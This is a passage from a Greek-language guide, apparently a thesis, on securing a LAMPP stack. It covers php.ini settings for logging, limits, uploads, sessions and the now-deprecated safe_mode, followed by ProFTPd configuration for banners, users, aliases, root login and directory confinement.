Η πρώτη εντολή χρησιμοποιείται για να δηλώσουμε ότι θέλουμε να καταγράφονται όλα τα συμβάντα, ενώ τη δεύτερη για να ενεργοποιήσουμε και να απενεργοποιήσουμε την καταγραφή. Στη φάση αυτή, τα συμβάντα θα καταγράφονται στο κεντρικό αρχείο καταγραφής **syslog** του συστήματος. Για λόγους διαχειριστικούς όμως, οφείλουμε να διαχωρίσουμε τα αρχεία καταγραφής και για το λόγο αυτό θα χρησιμοποιήσουμε την εντολή **error_log** για να δηλώσουμε το αρχείο στο οποίο θέλουμε να γίνεται καταγραφή των συμβάντων της PHP μόνο.

```
error_log =  "/opt/lampp/logs/php_error_log"
```

Στο σημείο αυτό πρέπει να προσέξουμε τα δικαιώματα πρόσβασης στο αρχείο στο οποίο έχουμε ζητήσει να γίνεται καταγραφή. Ενώ τα υπόλοιπα αρχεία καταγραφής του Apache φορτώνονται από τον χρήστη root, το αρχείο αυτό θα φορτωθεί μετά την εκκίνηση και κατά τη λειτουργία του Apache. Συνεπώς, δεν θα γίνει χρήση του αρχείου αυτού από τον root αλλά από τον χρήστη και την ομάδα με τα οποία έχουμε δηλώσει ότι θέλουμε να λειτουργεί ο Apache. Έτσι, εάν έχουμε ορίσει ως χρήστη του Apache τον www-data:

```
chown www-data:root /opt/lampp/logs/php_error_log
```

Τέλος, υπάρχει η δυνατότητα εμφάνισης των μηνυμάτων λαθους και στον browser του χρήστη που περιηγείται στην εφαρμογή μας. Κάτι τέτοιο είναι επιθυμητό μόνο σε περιβάλλον και φάση ανάπτυξης της εφαρμογής και όχι σε server παραγωγής.

```
display_startup_errors = Off

display_errors = Off
```

Η πρώτη επιλογή πρέπει να είναι απενεργοποιημένη καθώς είναι χρήσιμη μόνο για να βρούμε λάθη κατά την εκκίνηση της PHP και η ενεργοποίησή της έχει νόημα μόνο για αυτό το λόγο. Η δεύτερη είναι εκείνη που θα χρησιμοποιήσουμε για να εμποδίσουμε τα μηνύματα λαθών να εμφανιστούν στον browser του χρήστη.

Θέτοντας όρια στην PHP

Στην PHP υπάρχει η δυνατότητα να θέσουμε όρια σε σχέση με τη μνήμη που μπορεί να χρησιμοποιήσει και τον όγκο που μπορεί να διαχειριστεί. Πρέπει πάντα να χρησιμοποιούνται και μπορούμε να το ρυθμίσουμε μόνο ξαναδημιουργώντας το πακέτο της PHP και με τη χρήση του διακόπτη **--enable-memory-limit**. Με τον τρόπο αυτό μπορούμε να αποτρέψουμε «κακογραμμένα» script να

χρησιμοποιήσουν όση μνήμη θέλουν. Η εντολή για τη ρύθμιση του συγκεκριμένου ορίου είναι:

```
memory_limit = 8M
```

Επιπλέον, μπορούμε να θέσουμε όριο στο μέγεθος του POST request που μπορεί να δεχθεί ο server από οποιαδήποτε εφαρμογή PHP. Πρέπει να σημειώσουμε εδώ ότι το όριο αυτό δηλώνει και το μέγιστο μέγεθος αρχείου που επιτρέπουμε να ανέβει στο σύστημα από κάποιο χρήστη.

```
post_max_size = 8M
```

Το επόμενο όριο αφορά στον χρόνο επεξεργασίας των δεδομένων που εισάγονται από το χρήστη. Το προκαθορισμένο όριο είναι 60 δευτερόλεπτα. Πρέπει να σημειωθεί πάλι, ότι σε περίπτωση που οι χρήστες ανεβάζουν αρχεία στο server μεσω του HTTP request, πρέπει να ρυθμίσουμε αυτή την τιμή με τρόπο ώστε να υπάρχει χρόνος να ολοκληρωθεί η διαδικασία ακόμα και σε πιο αργές συνδέσεις.

```
max_input_time = 60
```

Τέλος, μπορούμε να ρυθμίσουμε το μέγιστο χρόνο εκτέλεσης ενός PHP script. Η προκαθορισμένη τιμή είναι τα 30 δευτερόλεπτα και σε γενικές γραμμές θεωρείται υπερβολικά αρκετό για την εκτέλεση ενός script. Παρόλα αυτά, δεν χρειάζεται να το μειώσουμε παρά μόνον μετά από μελέτη της συμπεριφοράς και μςετρήσεις των χρόνων απόκρισης της εφαρμογής.

```
max_execution_time = 30
```

Διαχείριση των αρχείων που ανεβαίνουν στον server

Παρέχεται η δυνατότητα πλήρους απενεργοποίησης της δυνατότητας να ανεβάζονται αρχεία στο server μέσω HTTP requests. Η ρύθμιση που ευθύνεται για το χαρακτηριστικό αυτό είναι η **file_uploads**. Σε περίπτωση που δεν σκοπεύουμε να ανεβάζουμε αρχεία στο server μεσω της web εφαρμογής (είτε

εμείς είτε οι χρήστες), πρέπει να απενεργοποιήσουμε την επιλογή αυτή. Αξίζει να σημειωθεί ότι πολλές επιτυχείς επιθέσεις οφείλονται σε λάθος προγραμματιστικό χειρισμό της διαδικασίας αυτής.

```
file_uploads = Off

file_uploads = On
```

Εάν παρόλα αυτά, χρειαζόμαστε τη λειτουργικότητα αυτή, πρέπει να γνωρίζουμε ακόμα μία εντολή, η οποία χρησιμοποιείται για τον περιορισμό του μεγέθους των αρχείων που μπορούν να ανέβουν στον server με κάθε request. Το όνομα της εντολής μπορεί να είναι παραπλανητικό και να θεωρήσουμε ότι το όριο αυτό αναφέρεται στο μέγεθος του κάθε αρχείου αλλά στην πραγματικότητα σημαίνει το συνολικό μέγεθος αρχείων που μπορούν να ανέβουν με ένα request. Η προκαθορισμένη τιμή είναι τα 2 Mbyte. Σε περίπτωση αλλαγής του εν λόγω ορίου, πρέπει να ορίσουμε μία τιμή ελαφρώς μεγαλύτερη από αυτή που πραγματικά θέλουμε να επιτρέψουμε, αλλιώς στην ουσία θα έχουμε μικρότερο όριο από το επιθυμητό.

```
upload_max_filesize = 2M

upload_max_filesize = 8M

upload_max_filesize = 16M
```

Κατά τη διάρκεια της διαδικασίας ανεβάσματος ενός αρχείου στον server, γίνεται προσωρινή αποθήκευσή του σε ένα συγκεκριμένο φάκελο τον οποίο ορίζουμε με την εντολή **upload_tmp_dir**. Σε περίπτωση που δεν οριστεί τιμή για την εν λόγω εντολή, τότε θα χρησιμοποιηθεί η προκαθορισμένη διαδρομή του λειτουργικού, δηλαδή σε Linux ο φάκελος **/tmp**. Σε αυτή την περίπτωση θα έχουμε προβλήματα με τα δικαιώματα πρόσβασης στον φάκελο και ο καλύτερος τρόπος για να αποφύγουμε τέτοια προβλήματα αλλά και να έχουμε διαχωρισμένο το σύστημα αρχείων μας για λογους διαχείρισης, πρέπει πάντα να φροντίζουμε να ορίζουμε τη διαδρομή αυτή αλλά και να ελέγχουμε ότι ο Apache έχει τα κατάλληλα δικαιώματα πρόσβασης στο φάκελο αυτό. Δημιουργούμε λοιπόν τον επιθυμητό φάκελο και ορίζουμε τα απαραίτητα δικαιώματα πρόσβασης:

```
mkdir /opt/lampp/tmp/php

chown www-data:root /opt/lampp/tmp/php/
```

και στη συνέχεια ορίζουμε την τιμή της εντολής:

```
upload_tmp_dir = /opt/lampp/tmp/php/
```

Αύξηση της ασφάλειας του Session

Όπως ήδη γνωρίζουμε, το HTTP είναι ένα πρωτόκολλο που δεν «θυμάται» (**stateless protocol**), χειρίζεται δηλαδή το κάθε αίτημα ως μεμονωμένο και ξεχωριστό από τα προηγούμενα και τα επόμενα. Κάτι τέτοιο, όμως, καθιστά αδύνατη την ανάπτυξη εφαρμογών του σημερινού επιπέδου. Ο μηχανισμός που εφευρέθηκε για την παράκαμψη αυτού του προβλήματος είναι οι «συνεδρίες» (**sessions**) για να ομαδοποιήσουν τα αιτήματα (**requests**) που γίνονται στον server.

Τα sessions λειτουργούν μέσω ενός μοναδικού κλειδιού το οποίο ανατίθεται στο χρήστη από τον server με το πρώτο αίτημα που του απαντάται. Το κλειδί αυτό ονομάζεται «αναγνωριστικό συνεδρίας» (**session identifier** – **sessionid**). Ο μηχανισμός αυτός βασίζεται στην αποστολή των απαραίτητων πληροφοριών στον server μαζί με κάθε αίτημα. Θεωρητικά, γνωρίζοντας το sessionid ενός χρήστη για ένα συγκεκριμένο server και εφαρμογή, ένας επιτιθέμενος θα μπορούσε να συνδεθεί ως ο χρήστης αυτός και να έχει τα δικαιώματα που έχει εκείνος στην εφαρμογή αυτή.

Στην PHP, για την υλοποίηση των sessions, οι πληροφορίες που απαιτούνται αποθηκεύονται με τη μορφή αρχείων στο σύστημα και συνήθως στον προσωρινό φάκελο που χρησιμοποιεί η PHP. Στο φάκελο αυτό μπορούμε να βρούμε αρχεία με την εξής μορφή:

```
sess_ed62a322c949ea7cf92c4d985a9e2629
```

Το όνομά τους αποκαλύπτει ότι πρόκειται για sessionids, όπου το **sess_** δηλώνει session και το υπόλοιπο (**ed62a322c949ea7cf92c4d985a9e2629**) είναι το id. Προφανώς, όποιος μπορεί να έχει πρόσβαση στο φάκελο αυτό μπορεί και να υποκλέψει sessions και είτε να αποσπάσει πληροφορίες είτε να χρησιμοποιήσει τις πληροφορίες των sessions για να συνδεθεί ως κάποιος άλλος χρήστης στην εφαρμογή. Προτείνεται να αλλάζουμε τον φάκελο στον οποίο αποθηκεύονται οι πληροφορίες αυτές όπως παρακάτω:

```
session.save_path = /opt/lampp/tmp/php/php-sess-ids
```

Δεν πρέπει να παραλείψουμε να δημιουργήσουμε φυσικά τον επιθυμητό φάκελο και να ορίσουμε τα κατάλληλα δικαιώματα πρόσβασης.

```
mkdir /opt/lampp/tmp/php/php-sess-ids

chown www-data:root /opt/lampp/tmp/php/php-sess-ids/
```

Παρόλα αυτά όμως, η ρύθμιση δεν επαρκεί καθώς εάν κάποιος επιτιθέμενος αποκτήσει τη δυνατότητα να εκτελέσει PHP scripts στον server μας, τότε θα μπορέσει να έχει πρόσβαση και στη διαδρομή αυτή.

Συνίσταται να ορίζεται διαφορετική διαδρομή για κάθε εφαρμογή. Σε αντίθετη περίπτωση, υπάρχει ο κίνδυνος να μπορέσει κάποιος να υποκλέψει sessionids μιας εφαρμογής χρησιμοποιώντας κενά ασφαλείας της άλλης.

Ένας επιπλέον τρόπος ελέγχου και αποτροπής τέτοιου είδους υποκλοπών είναι η παράμετρος **session.referer_check**. Εάν ενεργοποιηθεί, επιβάλλει στην PHP να ελέγχει τα περιεχόμενα του πεδίου **Referer** της κεφαλίδας του αιτήματος.

```
session.referer_check = apachesecurity.net
```

Η τιμή της παραμέτρου αυτής είναι όλο ή κομμάτι του domain του server μας. Με τον τρόπο αυτό επιβάλλουμε στην PHP να χειρίζεται μόνο αιτήματα που προέρχονται από τον ίδιο τον server και να απορρίπτει όλα τα υπόλοιπα. Έτσι, δεν θα μπορεί κάποιος να φτάσει στην εφαρμογή μας και ιδιαίτερα σε σημείο που δεν θα έπρεπε να έχει πρόσβαση μέσω κάποιου εξωτερικού συνδέσμου. Στην

περίπτωση αυτή, τα sessions όλων των χρηστών που είναι συνδεδεμένοι εκείνη τη στιγμή με το ίδιο sessionid διαγράφονται.

Ένα ακόμα πλεονέκτημα της μεθόδου αυτής είναι η προστασία που παρέχει σε **απλές** επιθέσεις **Cross-Site Request Forgery** (**CSRF**), δηλαδή επιθέσεις που δημιουργούν ένα request σε ένα server και στη συνέχεια προσπαθούν με το session αυτό να ξεγελάσουν έναν άλλο server ώστε να θεωρήσει ότι το session ανήκει σε αυτόν και ότι είναι υπαρκτό. Στην πραγματικότητα, όμως, πιο εξελιγμένοι επιτιθέμενοι θα καταφέρουν να παρακάμψουν αρκετά εύκολα την παράμετρο αυτή, καθώς θα μπορούν να τροποποιήσουν την τιμή της παραμέτρου **Referer** στην κεφαλίδα του αιτήματος.

3.3.4. Χρήση ασφαλής λειτουργίας (Safe Mode)

Η ασφαλής λειτουργία είναι μια προσπάθεια της ομάδας της PHP να εντείνει την ασφάλεια σε περιβάλλοντα server με PHP. Μόλις ενεργοποιηθεί η λειτουργία αυτή, η PHP αρχίζει να επιβάλει μια σειρά από περιορισμούς, κάνοντας την εκτέλεση των PHP scripts και εφαρμογών πιο ασφαλή. Η χρήση αυτής της λειτουργίας, όμως, είναι ένα θέμα για το οποίο υπάρχουν αντίθετες απόψεις. Πολλοί πιστεύουν ότι η ίδια η PHP δεν θα έπρεπε να ασχολείται με την διόρθωση αδυναμιών που οφείλονται στην αρχιτεκτονική της server-side ανάπτυξης εφαρμογών. Παρόλα αυτά, παρέχει μία σειρά από δυνατότητες τις οποίες δεν υπάρχει λόγος να μην χρησιμοποιήσουμε εφόσον μπορούν να μας προσφέρουν ακόμα περισσότερη ασφάλεια.

Πρέπει να τονιστεί ότι πλέον (από την έκδοση 5.3 της PHP και αργότερα) η ασφαλής λειτουργίας θεωρείται ξεπερασμένη λειτουργία και προτείνεται να μην χρησιμοποιείται αλλά και ούτε να βασιζόμαστε σε αυτό. Παρόλα αυτά, θα δούμε τι μπορεί να μας προσφέρει διότι πολλοί server λειτουργούν ακόμα σε εκδόσεις μικρότερες της 5.3 και χρησιμοποιούν την ασφαλή λειτουργία αλλά και επειδή η καλύτερη πρακτική όσον αφορά την απόρριψη χρήσης κάποιας λειτουργίας συνιστά τη γνώση των διεργασιών που την αποτελούν.

Η ασφαλής λειτουργία αποτελείται από μια σειρά από ελέγχους στον PHP κώδικα. Το πρώτο βήμα δεν είναι άλλο από την ενεργοποίηση της ασφαλής λειτουργίας.

```
safe_mode = On
```

Περιορισμοί στην πρόσβαση αρχείων

Η μεγαλύτερη επίπτωση της ασφαλής λειτουργίας σε ένα server αφορά στην πρόσβαση στο σύστημα αρχείων, καθώς γίνονται μερικοί επιπλέον έλεγχοι πριν από κάθε προσπάθεια της PHP να αποκτήσει πρόσβαση σε κάποιο πόρο του συστήματος. Για να ολοκληρωθεί επιτυχώς μια τέτοια διαδικασία, η ασφαλής λειτουργία απαιτεί να ταιριάζουν τα uid του ιδιοκτήτη του αρχείου για το οποίο ζητείται πρόσβαση με εκείνο του ιδιοκτήτη του script που αιτείται την πρόσβαση στο αρχείο αυτό, όπως ακριβώς γίνεται και σε όλα τα Linux λειτουργικά.

Υπάρχει πιθανότητανα παρουσιαστούν προβλήματα στις εξής περιπτώσεις:

- Εάν περισσότεροι από έναν χρήστες έχουν δικαιώματα εγγραφής αρχείων στον server. Είναι σίγουρο ότι θα προκύψουν θέματα σύγκρουσης ιδιοκτησίας κατά την πρόσβαση των αρχείων.
- Εάν οι εφαρμογές δημιουργούν αρχεία κατά την εκτέλεσή τους.

Η δεύτερη περίπτωση είναι και ο λόγος που η ασφαλής λειτουργία αποφεύγεται όποτε είναι εφικτό. Με τις περισσότερες εφαρμογές PHP να είναι εφαρμογές διαχείρισης περιεχομένου (**Content Management Systems - CMS**), ένας τέτοιος περιορισμός είναι μοιραίος. Υπάρχει μία λύση που πολλές φορές μπορεί να λύσει το πρόβλημα και συνίσταται από την ενεργοποίηση μίας ακόμα παραμέτρου, η οποία ζητάει ο έλεγχος ιδιοκτησίας να μετατραπεί σε έλεγχο δικαιωμάτων πρόσβασης της ομάδας στην οποία ανήκουν οι εν λόγω χρήστες.

```
safe_mode_gid = On
```

Επίσης, υπάρχει ακόμα μία παράμετρος που μπορεί να χρησιμοποιηθεί για να λύσει το πρόβλημα αυτό. Στην παράμετρο αυτή δηλώνουμε διαδρομές για τις οποίες παραλείπεται ο έλεγχος uid ή gid (ανάλογα με τις ρυθμίσεις μας).

```
safe_mode_include_dir = /opt/lampp/htdocs/any_subfolder/
```

Περιορισμοί σχετικά με τις μεταβλητές περιβάλλοντος

Στην ασφαλή λειτουργία, υπάρχει η δυνατότητα να περιοριστεί η πρόσβαση στις μεταβλητές περιβάλλοντος της PHP. Παρέχονται δύο παράμετροι με τις οποίες υλοποιείται η δυνατότητα αυτή. Όταν ορίζουμε τις τιμές τους, πρέπει να έχουμε στο μυαλό μας ότι μπορούμε να δηλώσουμε όσα προθέματα μεταβλητών θέλουμε σε κάθε μία, αρκεί να τις διαχωρίσουμε με τον χαρακτήρα «,». Για παράδειγμα:

```
# Προθέματα μεταβλητών περιβάλλοντος στις οποίες επιτρέπεται
η επεξεργασία

safe_mode_allowed_env_vars = PHP_

# Προθέματα μεταβλητών περιβάλλοντος στις οποίες δεν
επιτρέπεται η επεξεργασία

safe_mode_protected_env_vars = LD_LIBRARY_PATH
```

Περιορισμοί στην εκτέλεση εξωτερικών διεργασιών

Η ασφαλής λειτουργία θέτει περιορισμούς και σε αυτό το επίπεδο. Χρησιμοποιούμε την [αρακάτω παράμετρο για να δηλώσουμε την διαδρομή από την οποία μπορεί να γίνει εκτέλεση άλλων διεργασιών και στην διαδρομή αυτή προσθέτουμε μόνο αυτές που θέλουμε να επιτρέψουμε. Για παράδειγμα:

```
safe_mode_exec_dir = /opt/lampp/bin/safe_mode
```

Με την παράμετρο αυτή επηρεάζονται οι εξής μέθοδοι:

```
exec( )
```

```
system( )

passthru( )

popen( )
```

Οι παρακάτω μέθοδοι είναι πλήρως απενεργοποιημένες:

```
shell_exec( )

backtick operator
```

Διάφοροι άλλοι περιορισμοί της ασφαλής λειτουργίας

Κατά την εκτέλεση της PHP σε ασφαλή λειτουργία, επηρεάζονται κάποιες μέθοδοι. Ακολουθούν μερικές από αυτές.

- dl( )

Είναι πλήρως απενεργοποιημένη κατά την ασφαλή λειτουργία.

- set_time_limit( )

Απενεργοποιείται πλήρως. Επιπλέον, αχρηστεύεται και η αντίστοιχη παράμετρος στο **php.ini**.

- header( )

Το uid του script προστίθεται στην κεφαλίδα WWW-Authenticate του HTTP.

- apache_request_headers( )

Δεν επιστρέφονται οι κεφαλίδες που αφορούν εξουσιοδότηση.

- mail( )

Απενεργοποιείται η Πέμπτη παράμετρος (**additional_parameters**), η οποία προστίθεται σην εντολή του προγράμματος που χρησιμοποιείται για την αποστολή των e-mail (**π.χ. sendmail**).

- PHP_AUTH variables

Απενεργοποιούνται οι μεταβλητές **PHP_AUTH_USER**, **PHP_AUTH_PW** και **AUTH_TYPE**.

3.4. ProFTPd

Στο LAMPP περιέχεται ο ProFTPd για την υποστήριξη του ftp ως πρωτόκολλο μεταφοράς αρχείων. Το πρωτόκολλο αυτό δεν παρέχει καμία ασφάλεια καθώς μέχρι και οι κωδικοί μεταφέρονται σε απλό κείμενο. Στη συνέχεια θα δούμε ποια είναι τα βήματα που πρέπει να ακολουθήσουμε για να ανεβάσουμε το επίπεδο ασφάλειας του ProFTPd server.

Το αρχείο ρυθμίσεων του ProFTPd ονομάζεται **proftpd.conf** και βρίσκεται στο φάκελο **/opt/lampp/etc/**. Η δομή του είναι όμοια με εκείνη του Apache και η δομή των παραμέτρων-τιμών επίσης ίδια με του Apache.


3.4.1. Χρήσιμες παράμετροι του proftpd.conf

Στο σημείο αυτό είναι αναγκαίο να μιλήσουμε για κάποιες παραμέτρους που πρέπει να γνωρίζει κανείς για να μπορέσει να ρυθμίσει επιτυχώς και με ασφάλεια έναν ProFTPd server. Κάποιες από τις παραμέτρους που θα αναφερθούν δεν αφορούν στην ασφάλεια αλλά στην γενικότερη συμπεριφορά του server και πρέπει να γνωρίζουμε τη λειτουργία τους.

ServerName

Είναι το όνομα που δηλώνει ο server όταν κάποιος προσπαθεί να συνδεθεί μαζί του και συμμετέχει στο μήνυμα χαιρετισμού (**welcome message**) που επιστρέφει ο server στον χρήστη.

```
ServerName "Ntounas Th. FTP server"
```



Η πληροφορία αυτή δεν έχει ιδιαίτερη σημασία. Παρόλα αυτά, προηγείται το όνομα του λογισμικού του ftp server που χρησιμοποιούμε, το οποίο δίνει τη δυνατότητα στον επιτιθέμενο να βρει αδυναμίες και να επικεντρώσει την επίθεσή του σε αυτές. Συνήθως προτείνεται να αποκρύπτονται τέτοιου είδους πληροφορίες από τον τελικό χρήστη, κάτι που στην περίπτωση του ProFTPd επιτυγχάνεται με τις επόμενες δύο εντολές.

DeferWelcome, ServerIdent και AccessGrantMsg

Η πρώτη παράμετρος αναγκάζει τον ProFTPd να αναβάλλει την αποστολή του μηνύματος χαιρετισμού και να την ολοκληρώσει εφόσον ο χρήστης καταφέρει να συνδεθεί επιτυχώς. Με τον τρόπο αυτό, όμως, δεν παύει να φαίνεται ακόμα ο τύπος του ftp server που χρησιμοποιούμε.


```
DeferWelcome on
```

Έτσι χρησιμοποιούμε και τη δεύτερη παράμετρο, της οποίας η χρήση είναι ουσιαστική και αποκρύπτει πλήρως από τον χρήστη τις σημαντικές πληροφορίες του server που δεν πρέπει να γνωρίζει. Η λειτουργία της συνίσταται στην αντικατάσταση των μηνυμάτων που επιστρέφονται από τον server (είτε για επιτυχία είτε για αποτυχία) στον ftp client του χρήστη από εκείνο που ορίζουμε ως τιμή της παραμέτρου αυτής.

```
ServerIdent on "access ok"
```

Τέλος, θα χρησιμοποιήσουμε την **AccessGrantMsg** για να ορίσουμε το μήνυμα που θα επιστρέφεται στον χρήστη κατά την επιτυχή πιστοποίησή του.

```
AccessGrantMsg "login successful"
```



Με τον τρόπο αυτό, όπως βλεπουμε και στην παραπάνω εικόνα, στον χρήστη δεν προβάλλεται καμία πληροφορία που θα μπορούσε να προδώσει αδυναμίες του server μας πέραν της IP διεύθυνσης την οποία φυσικά ούτε μπορούμε ούτε και μας ενδιαφέρει να την κρύψουμε.

Παράμετροι εκτέλεσης και λειτουργίας του Server

Ο ProFTPd server παρέχει τη δυνατότητα να εκτελείται είτε ως αυτόνομος (**standalone**) server, είτε ως διεργασία του **inet/xinet**. Στην περίπτωση του lamp, εκτελείται αυτόνομα.

```
ServerType                      standalone

DefaultServer                           on
```

Πρέπει να ρυθμίσουμε την θύρα στην οποία θα συνδέονται οι χρήστες. Μπορούμε να δηλώσουμε οποιαδήποτε θύρα επιθυμούμε και είναι αρκετά σύνηθες να αλλάζουμε την προκαθορισμένη θύρα του ftp από 21 με μόνο λόγο την παραπλάνηση. Παρόλα αυτά, δεν μπορεί να θεωρηθεί η κίνηση αυτή ως μέτρο ασφάλειας διότι ένα οποιοδήποτε εργαλείο auditing μπορεί να αποκαλύψει τη λειτουργία που κρύβεται πίσω από μια θύρα σε ένα server.

```
Port                            21
```

Η επόμενη εντολή δεν είναι το ίδιο επεξηγηματική όσον αφορά τη λειτουργία της αλλά είναι εξαιρετικά σημαντική. Δηλώνει τα δικαιώματα που θα αποκτήσουν τα νέα αρχεία και οι νέοι φάκελοι που δημιουργούνται από τους χρήστες μέσω του ProFTPd. Το πρώτο όρισμα αναφέρεται στα αρχεία και το δεύτερο στους φακέλους. Εάν δεν προσέξουμε, θα έχουμε προβλήματα πρόσβασης στα αρχεία που δημιουργούμε, είτε μειωμένων είτε αυξημένων δικαιωμάτων. Προτείνεται να ορίζεται ως εξής:

```
Umask                           022     022
```

Με τις εντολές **User** και **Group**, όπως ακριβώς και στον Apache, δηλώνουμε τον χρήστη ο οποίος θα είναι υπεύθυνος για τη λειτουργία του ProFTPd server κατά την εκτέλεση και λειτουργία του.

```
User                            www-data

Group                           www-data
```

Παράμετροι για τους χρήστες

Το βασικό κομμάτι ενός ftp server, όσον αφορά την ύπαρξη και χρήση του, είναι φυσικά οι χρήστες. Δεν θα υπήρχε νόημα να έχουμε έναν ftp server (και γενικότερα έναν server) χωρίς να υπάρχουν χρήστες που να τον χρησιμοποιούν.

Στις ρυθμίσεις του ProFTPd, μπορούμε να δηλώσουμε τους χρήστες που θα επιτρέπονται και τους κωδικούς τους. Χρησιμοποιούμε την εντολή UserPassword με πρώτο όρισμα το όνομα χρήστη και ακολουθεί, προαιρετικά, ο κωδικός κρυπτογραφημένος.

```
UserPassword ftpuser $1$NI9JItRI$C/llliJTbphK1w7jeru/D/
```

Σε περίπτωση παράλειψης του δεύτερου ορίσματος, η πρόσβαση για τον χρήστη αυτό γίνεται χωρίς κωδικό. Για τη δημιουργία ενός ασφαλούς συστήματος πρέπει όλοι οι χρήστες να έχουν και κωδικούς.

Υπάρχει η δυνατότητα να δημιουργήσουμε ψευδώνυμα για τους χρήστες μας. Η λειτουργία αυτή είναι χρήσιμη όταν θέλουμε να δώσουμε σε κάποιο χρήστη που έχει δυνατότητα πρόσβασης στο σύστημα μέσω shell ή ssh. Εάν οι κωδικός του χρήστη για το σύστημα και τις ftp συνδέσεις είναι ίδιος και κάποιος καταφέρει να κλέψει τους κωδικούς αυτούς, θα μπορούσε να αποκτήσει πρόσβαση μέσω ssh στον server. Οπότε για τους χρήστες αυτούς:

- Ορίζουμε διαφορετικούς κωδικούς για ftp και login.
- Δημιουργούμε ψευδώνυμα για χρήση αντί των πραγματικών username.

Με τον τρόπο αυτό αποκρύπτουμε από τον επιτιθέμενο τα πραγματικά στοιχεία και προστατεύουμε το σύστημά μας από ενδεχόμενη απώλεια/κλοπή ευαίσθητων πληροφοριών.

Το ψευδώνυμο θα χρησιμοποιηθεί ως κανονικό username άρα θα πρέπει να δηλωθεί και με την παράμετρο UserPassword.

```
UserAlias ftpuser nimda
```

Σε κάποια λειτουργικά Linux, κυρίως παλαιότερα, κατά την φάση πιστοποίησης χρηστών του ProFTPd, γίνεται έλεγχος του αρχείου **/etc/ftpusers**, ενός ειδικού αρχείου εξουσιοδότησης χρηστών. Τα ονόματα των χρηστών που είναι καταχωρημένα στο αρχείο αυτό δεν δικαιούνται πρόσβαση στο σύστημα και δεν τους επιτρέπεται είσοδος. Με την παρακάτω εντολή ακυρώνουμε τη λειτουργία αυτή και θα χρησιμοποιούνται μόνο οι ρυθμίσεις στο αρχείο **proftpd.conf**.

```
UseFtpUsers                    off
```

Κατά κύριο λόγο δεν θέλουμε οι ftp χρήστες να μπορούν να έχουν πρόσβαση μέσω shell στο server μας και προτείνεται να περιορίζονται στην πρόσβαση μέσω ftp. Για να επιτευχθεί κάτι τέτοιο, πρέπει στη δημιουγία του χρήστη να χρησιμοποιήσουμε το διακόπτη **–s** με τιμή **/bin/false**.

```
sudo useradd ftp_username -p the_password -d /path/to/home/
-s /bin/false
```

Συνεπώς, πρέπει να δηλώσουμε στον ProFTPd ότι θα μπορεί να χρησιμοποιήσει χρήστες που δεν έχουν δικαίωμα εισόδου στο σύστημα μέσω shell.

```
RequireValidShell           off
```

Υπάρχει, επίσης, η δυνατότητα να επιτρέπουμε τη χρήση μόνο των ψευδώνυμων για ftp usernames.

```
AuthAliasOnly on
```

Προφανώς, δεν θέλουμε να μπορεί να συνδεθεί κανείς μέσω ftp με δικαιώματα root. Κάτι τέτοιο, πέραν του κινδύνου που παρουσιάζεται σε περίπτωση κλοπής του κωδικού του χρήστη root, θα δημιουργούσε απίστευτα πολλά προβλήματα στο φάκελο **htdocs** και συνεπώς στις εφαρμογές που έχουμε εγκατεστημένες.

```
RootLogin                   off
```

Με τον επόμενο κώδικα, παίρνουμε κάποια επιπλέον μέτρα προστασίας όσον αφορά την είσοδο των χρηστών με ftp. Στην εντολή **LIMIT** δίνουμε ορίσματα ftp εντολές τις οποίες θέλουμε να απαγορεύσουμε ή να επιτρέψουμε σε χρήστες. Με τις παραμέτρους **AllowUser/AllowGroup**, **DenyUser/DenyGroup** και **AllowALL/DenyALL** ορίζουμε τα κατάλληλα διακιώματα.

```
<Limit ALL>
     AllowUser nimda
     DenyALL
</Limit>
```

Παράμετροι για την πρόσβαση σε αρχεία και φακέλους του server

Εξίσου σημαντικές είναι και οι ρυθμίσεις που αφορούν στην πρόσβαση στα αρχεία του συστήματος από τους χρήστες που συνδέονται μέσω ftp. Καταρχάς, πρέπει να ορίσουμε στον server ένα προεπιλεγμένο φάκελο τον οποίο θα

χρησιμοποιεί για τους χρήστες για τους οποίους δεν έχουν οριστεί περαιτέρω πληροφορίες (όσον αφορά δικαιώματα πρόσβασης, αρχικό φάκελο κτλ).

```
DefaultRoot /opt/lampp/htdocs
```

Με την εντολή αυτή ορίζουμε ότι όποιος χρήστης συνδεθεί θα μπορεί να δει τα περιεχόμενα μόνο του φακέλου και των υποφακέλων αυτών.

